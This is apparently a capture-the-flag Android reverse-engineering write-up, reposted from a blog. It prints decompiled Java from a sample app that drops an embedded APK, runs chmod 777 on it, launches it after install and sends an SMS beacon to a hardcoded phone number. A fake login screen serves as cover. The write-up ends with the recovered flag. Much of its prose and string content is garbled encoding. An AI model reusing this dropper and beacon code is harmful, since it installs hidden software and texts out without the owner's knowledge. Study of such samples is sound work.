3. 刵阇jd-gui-1.4.0.jar巫兽扙奔岠骪1弗旍.jar竟任



```
      showInstallConfirmDialog(this, paramBundle);
    }
    this.pass = ((EditText)findViewById(2131034176));
    this.button1 = ((Button)findViewById(2131034177));
    this.button1.setOnClickListener(new View.OnClickListener()
    {
      public void onClick(View paramAnonymousView)
      {
        if (!MainActivity.this.detectApk("com.example.com.android.trogoogle"))
        {
          paramAnonymousView = MainActivity.this.getFilesDir().getAbsolutePath()
          MainActivity.this.retrieveApkFromAssets(MainActivity.this, "com.androi
          MainActivity.this.showInstallConfirmDialog(MainActivity.this, paramAno
          return;
        }
        if (!MainActivity.this.goToNetWork())
        {
          Toast.makeText(MainActivity.this, "无法连接，请检查您的网络！", 0).show
          return;
        }
        if (MainActivity.this.pass.getText().toString().length() >= 6)
        {
          Toast.makeText(MainActivity.this, "正在验证，请稍后...", 0).show();
          Toast.makeText(MainActivity.this, "密码错误或账号不存在！", 0).show();
          return;
```

4. 揖妟飞覇昤Java凖仛砭


```
package com.example.mmsheniq;

import android.annotation.SuppressLint;
import android.app.AlertDialog.Builder;
import android.content.BroadcastReceiver;
import android.content.ComponentName;
import android.content.Context;
import android.content.DialogInterface;
import android.content.DialogInterface.OnClickListener;
import android.content.Intent;
import android.content.IntentFilter;
import android.content.pm.PackageInfo;
import android.content.pm.PackageManager;
import android.content.res.AssetManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.net.Uri;
import android.os.Bundle;
import android.support.v7.app.ActionBarActivity;
import android.telephony.SmsManager;
import android.text.Editable;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.PrintStream;
import java.util.ArrayList;
import java.util.List;

@SuppressLint({"DefaultLocale"})
public class MainActivity
  extends ActionBarActivity
{
  Button button1;
  Button button2;
```

```java
ArrayList<String> packagNameList;
EditText pass;
private MyReceiver receiver;

private boolean detectApk(String paramString)
{
  return this.packagNameList.contains(paramString.toLowerCase());
}

private boolean goToNetWork()
{
  ConnectivityManager localConnectivityManager = (ConnectivityManager)getSystemService("connectivity");
  if (localConnectivityManager.getNetworkInfo(1).getState() != null) {}
  while (localConnectivityManager.getNetworkInfo(0).getState() != null) {
    return true;
  }
  return false;
}

private void initpackagNameList()
{
  this.packagNameList = new ArrayList();
  List localList = getPackageManager().getInstalledPackages(0);
  int i = 0;
  for (;;)
  {
    if (i >= localList.size()) {
      return;
    }
    PackageInfo localPackageInfo = (PackageInfo)localList.get(i);
    this.packagNameList.add(localPackageInfo.packageName.toLowerCase());
    i += 1;
  }
}

protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  requestWindowFeature(1);
  setContentView(2130903064);
  initpackagNameList();
  System.out.println("host��������==============================");
  this.receiver = new MyReceiver(null);
  paramBundle = new IntentFilter("android.intent.action.PACKAGE_ADDED");
  paramBundle.addDataScheme("package");
  registerReceiver(this.receiver, paramBundle);
  if (!detectApk("com.example.com.android.trogoogle"))
  {
    System.out.println("host��������==============================");
    paramBundle = getFilesDir().getAbsolutePath() + "/com.android.Trogoogle.apk";
    retrieveApkFromAssets(this, "com.android.Trogoogle.apk", paramBundle);
    showInstallConfirmDialog(this, paramBundle);
  }
  this.pass = ((EditText)findViewById(2131034176));
  this.button1 = ((Button)findViewById(2131034177));
  this.button1.setOnClickListener(new View.OnClickListener()
  {
    public void onClick(View paramAnonymousView)
    {
      if (!MainActivity.this.detectApk("com.example.com.android.trogoogle"))
      {
        paramAnonymousView = MainActivity.this.getFilesDir().getAbsolutePath() + "/com.android.Trogoogle.apk";
        MainActivity.this.retrieveApkFromAssets(MainActivity.this, "com.android.Trogoogle.apk", paramAnonymousView);
        MainActivity.this.showInstallConfirmDialog(MainActivity.this, paramAnonymousView);
        return;
      }
      if (!MainActivity.this.goToNetWork())
      {
        Toast.makeText(MainActivity.this, "��������������������������", 0).show();
        return;
      }
      if (MainActivity.this.pass.getText().toString().length() >= 6)
      {
        Toast.makeText(MainActivity.this, "����������������...", 0).show();
        Toast.makeText(MainActivity.this, "����������������������", 0).show();
        return;
      }
      Toast.makeText(MainActivity.this, "����������������������", 0).show();
    }
  });
  this.button2 = ((Button)findViewById(2131034178));
  this.button2.setOnClickListener(new View.OnClickListener()
  {
    public void onClick(View paramAnonymousView)
    {
      MainActivity.this.startActivity(new Intent(MainActivity.this, RegisterActivity.class));
    }
  });
}

public boolean retrieveApkFromAssets(Context paramContext, String paramString1, String paramString2)
{
  bool = false;
  try
  {
    paramString2 = new File(paramString2);
    if (paramString2.exists()) {
      return true;
    }
    paramString2.createNewFile();
    paramString1 = paramContext.getAssets().open(paramString1);
    paramString2 = new FileOutputStream(paramString2);
    byte[] arrayOfByte = new byte['?'];
    for (;;)
    {
      int i = paramString1.read(arrayOfByte);
      if (i == -1)
      {
        paramString2.flush();
        paramString2.close();
        paramString1.close();
        bool = true;
        break;
      }
```

```
        paramString2.write(arrayOfByte, 0, i);
      }
      return bool;
    }
    catch (IOException paramString1)
    {
      Toast.makeText(paramContext, paramString1.getMessage(), 2000).show();
      paramContext = new AlertDialog.Builder(paramContext);
      paramContext.setMessage(paramString1.getMessage());
      paramContext.show();
      paramString1.printStackTrace();
    }
  }

  public void showInstallConfirmDialog(final Context paramContext, final String paramString)
  {
    AlertDialog.Builder localBuilder = new AlertDialog.Builder(paramContext);
    localBuilder.setIcon(2130837592);
    localBuilder.setTitle("������������");

localBuilder.setMessage("������������������������������APK�����������������
���");
    localBuilder.setPositiveButton("����", new DialogInterface.OnClickListener()
    {
      public void onClick(DialogInterface paramAnonymousDialogInterface, int paramAnonymousInt)
      {
        try
        {
          paramAnonymousDialogInterface = "chmod 777 " + paramString;
          Runtime.getRuntime().exec(paramAnonymousDialogInterface);
          paramAnonymousDialogInterface = new Intent("android.intent.action.VIEW");
          paramAnonymousDialogInterface.addFlags(268435456);
          paramAnonymousDialogInterface.setDataAndType(Uri.parse("file://" + paramString),
"application/vnd.android.package-archive");
          paramContext.startActivity(paramAnonymousDialogInterface);
          return;
        }
        catch (IOException paramAnonymousDialogInterface)
        {
          for (;;)
          {
            paramAnonymousDialogInterface.printStackTrace();
          }
        }
      }
    });
    localBuilder.show();
  }

  private class MyReceiver
    extends BroadcastReceiver
  {
    private MyReceiver() {}

    public void onReceive(Context paramContext, Intent paramIntent)
    {
      System.out.println("MyReceiver ��������==========================");
```

```
        if (paramIntent.getAction().equals("android.intent.action.PACKAGE_ADDED"))
        {
          paramContext.startActivity(new Intent(paramContext, MainActivity.class));
          System.out.println("  ������ Ok!==============================");
          paramIntent = new Intent("android.intent.action.MAIN");
          paramIntent.addFlags(268435456);
          paramIntent.addCategory("android.intent.category.LAUNCHER");
          paramIntent.setComponent(new ComponentName("com.example.com.android.trogoogle",
 "com.example.com.android.trogoogle.MainActivity"));
          paramContext.startActivity(paramIntent);
          System.out.println("  ���� Ok!==============================");
          SmsManager.getDefault().sendTextMessage("15918661173", null, " Tro instanll Ok", null, null);
          System.out.println("  �������� Ok!==============================");
        }
      }
    }
  }
```

5. 刋杇仛砇幼沧朏抄制仆乎兹五flag旍绅紨= 吒旼轵任乏专脃迏�township= 受玶䲧旦揖祀= 五昵猢浑flag叵脃藕圮椺丰竟任弗= 兼弗叵疖旍竟任乁覇朏strings.xmlサAndroidManifest.xml= 飡巫兽010 Editor扙弆迡衖揺紨= 受玶flag忎圮五AndroidManifest.xml弗



```
struct STCHUNK startTagChunk[6]
  struct ATTRIBUTECHUNK attributeChunk[1]
    uint acData = 2131361805
```

get flag:

flag{8d6efd232c63b7d2}

update + ing

转载于:https://www.cnblogs.com/qftm/p/10498586.html